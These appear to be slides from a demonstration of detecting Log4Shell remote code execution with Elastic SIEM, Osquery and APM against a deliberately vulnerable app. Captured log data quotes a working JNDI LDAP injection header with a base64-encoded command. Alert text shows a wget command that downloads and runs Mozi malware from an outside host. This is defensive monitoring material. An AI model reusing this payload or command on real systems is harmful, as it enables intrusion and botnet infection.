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
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USING LOGS TO MONITOR FOR RCE**




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Setup

Java APM Agent + Elastic Agent (Osquery, endpoint security, logs, metrics)



SIEM Alert




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SIEM Investigation

Rule	Event Summary
Malware Prevention Alert	<p>malware, intrusion_detection, file event with process wget, parent process sh, file Mozi.a, by root on jmsdony01 created high alert Malware Prevention Alert.</p> <p>root @ jmsdony01 was prevented from modifying a malicious file Mozi.a in /tmp/Mozi.a via -> wget (135185) wget -O /tmp/Mozi.a https://images.swiftcrypto.com/Mozi.a via parent process sh (135184) with result success</p> <pre># d546509ab6670f9ff31783ed72875dfc0f37fa2b666bd5870eecaed2ebea4a8</pre>
Suspicious JAVA Child Process	<p>process event with process sh, parent process java, by root on jmsdony01 created medium alert Suspicious JAVA Child Process</p> <p>root @ jmsdony01 executed process -> sh (135184) /bin/sh -c wget -O /tmp/Mozi.a https://images.swiftcrypto.com/Mozi.a chmod 700 Mozi.a /usr/bin Mozi.a via parent process java (135130)</p> <pre># f9296a4a6a5a3585d4801dca0a69ba51ee37d18e7c0b9a7c1e23c62a49568817</pre>

SIEM Investigation



SIEM Investigation

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[View Rule detail page](#)

Document Summary

Status	Open
Timestamp	Dec 22, 2021 @ 10:13:58.456
Rule	Malware Prevention Alert
Severity	high
Risk Score	73
host.name	jmsdony01
Agent status	Healthy
user.name	root

Enriched data

ENRICHED WITH THREAT INTELLIGENCE

file.hash.md5	4dde761681684d7edad4e5e1ffdb940b
file.hash.sha256	d546509ab6670f9ff31783ed72875dfc0f37fa2b666bd5870eecaaed2ebea4a8

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Observability

Metrics Logs **Processes** Metadata Anomalies Osquery APM Uptime

All 7

jmsdony01 6.2%	jmsdolon02 25.6%
james-honeypot-windows-... 5.3%	james-honeypot-logst... 12.8%
james-cah-711 4.1%	
	4.1%

Sleeping

```
ar -Delastic.apm.service_name=
log4shell -Delastic.apm.server
_urls=https://992afc9e692b46b7
a8837b3c78bbb7eb.apm.europe-we
st1.gcp.cloud.es.io:443 -Delas
tic.apm.secret_token=
-Delastic.apm.enviro
nment=production -Delastic.apm
.application_packages=fr.chris
tophertd.log4shell.vulnerableap
p.org.apache.logging.org.sprin
gframework -Delastic.apm.enabl
e_log_correlation=true -jar /r
oot/vulnerable-app-no-docker/s
pring-boot-application.jar
```

Command

```
/root/vulnerable-app-no-docker/jdk1.8.0_181/bin/java -javaagent:elastic-apm-agent-
1.28.1.jar -Delastic.apm.service_name=log4shell -
Delastic.apm.server_urls=https://992afc9e692b46b7a8837b3c78bbb7eb.apm.europe-
west1.gcp.cloud.es.io:443 -Delastic.apm.secret_token=
-Delastic.apm.environment=production -
Delastic.apm.application_packages=fr.christophertd.log4shell.vulnerableapp.org.apache
.logging.org.springframework -Delastic.apm.enable_log_correlation=true -jar
/root/vulnerable-app-no-docker/spring-boot-application.jar
```

PID	User
135130	root

Osquery

Metrics Logs Processes Metadata Anomalies **Osquery** APM Uptime

7 Build from a saved query (optional)

n02 % Search for saved queries

1 WITH target_jars AS (SELECT DISTINCT path FROM (WITH split(word, str) AS (SELECT ..., cmc

Osquery schema ↗

> Advanced

Submit

Queried 1 agent • Successful 1 • Not yet responded 0 • Failed 0

Results Status

h-711 View in Discover View in Lens Columns Sort fields Full screen


6 agent matches path

agent	matches	path
jmsdony01	log4Jndi	/root/vulnerable-app-no-docker/spring-boot-
jmsdony01	log4JavaC	application.jar
jmsdony01	log4JavaClass	/root/vulnerable-app-no-do...
jmsdony01	log4JndiLookup	/root/vulnerable-app-no-dock...

Trace

5 hours ago | 876 ms (100% of trace) | GET http://127.0.0.1:8080/ 200 OK | 104 Errors | curl (7.61.1)

Timeline **Metadata** **Logs**



Trace Detail

http

http.request.headers.Accept	/*
http.request.headers.Host	127.0.0.1:8080
http.request.headers.User-Agent	curl/7.61.1
http.request.headers.X-Api-Version	\${jndi:ldap://10.88.0.1:1389/Basic/Command/Base64/d2dIdCAtTyAvdG1wL01vemkuYSBodHRwczovL2ltYWdlcy5zd2lmdGNyeXB0by5jb20vTW96aS5hlHx8IGNobW9kIDcwMCBNb3ppLmEgfHwgL3Vzci9iaW4gTW96aS5h}
http.request.method	GET
http.response.finished	true
http.response.headers.Content-Length	13
http.response.headers.Content-Type	text/plain; charset=UTF-8
http.response.headers.Date	Wed, 22 Dec 2021 09:10:54 GMT
http.response.headers_sent	true
http.response.status_code	200
http.version	1.1

observer

observer.ephemeral_id	a509a2a7-ba55-49c3-845a-88eb9da15369
observer.hostname	86d35a0bcf1f
observer.id	070205df-6c21-4b26-b529-41d4dff92e4
observer.type	apm-server
observer.version	7.16.1
observer.version_major	7

process

process.pid	135130
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Span Detail

GET 10.88.0.1 10.88.0.1:8888 log4shell MainController#index

